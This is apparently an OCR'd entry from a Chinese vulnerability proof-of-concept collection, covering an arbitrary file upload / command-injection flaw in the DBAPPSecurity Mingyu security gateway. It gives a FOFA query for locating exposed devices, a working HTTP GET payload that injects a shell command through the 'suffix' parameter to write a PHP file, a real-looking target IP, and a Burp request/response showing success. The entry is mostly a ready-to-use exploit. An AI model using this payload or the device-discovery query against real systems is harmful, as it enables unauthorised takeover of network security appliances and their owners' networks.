
A4-2安恒-明御安全网关-文件上传

漏洞描述：

安恒信息明御安全网关（以下简称“NGFW”）秉持安全可视、简单有效的理念，以资产为视角，构建“事前+事中+事后”全流程防御的下一代安全防护体系，并融合传统防火墙、入侵防御系统、防病毒网关、上网行为管控、VPN网关、威胁情报等安全模块于一体的智慧化安全网关。 该系统存在任意文件上传漏洞，攻击者可通过此漏洞上传木马，远程控制设备。

网站图片：



网络测绘：

fofa语法：


title="明御安全网关"

漏洞复现：

payload：

```
GET /webui/?g=aaa_portal_auth_local_submit&bkg_flag=0&$type=1&suffix=1%7Cecho+%22The%20website%20has%20vulnerabilities%22+%3E+check.php HTTP/1.1

Host: 119.136.20.141:10108

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate, br

Connection: close

Upgrade-Insecure-Requests: 1
```

效果图:


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Send Cancel
Request
Pretty Raw Hex
GET /webui/?g=aaa_portal_auth_local_submit&bkg_flag=0&$type=1&suffix=1%7Cecho+%22The%20website%20has%20vulnerabilities%22+%3E+check.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Set-Cookie: USGSESSID=4f098d5c55695fac42a865dfe8178ef7; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-control: private
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"
Content-type: text/html
Connection: close
Date: Tue, 09 Jan 2024 13:55:42 GMT
Server: lighttpd/1.4.39
Content-Length: 27
{"success":"local_logo"}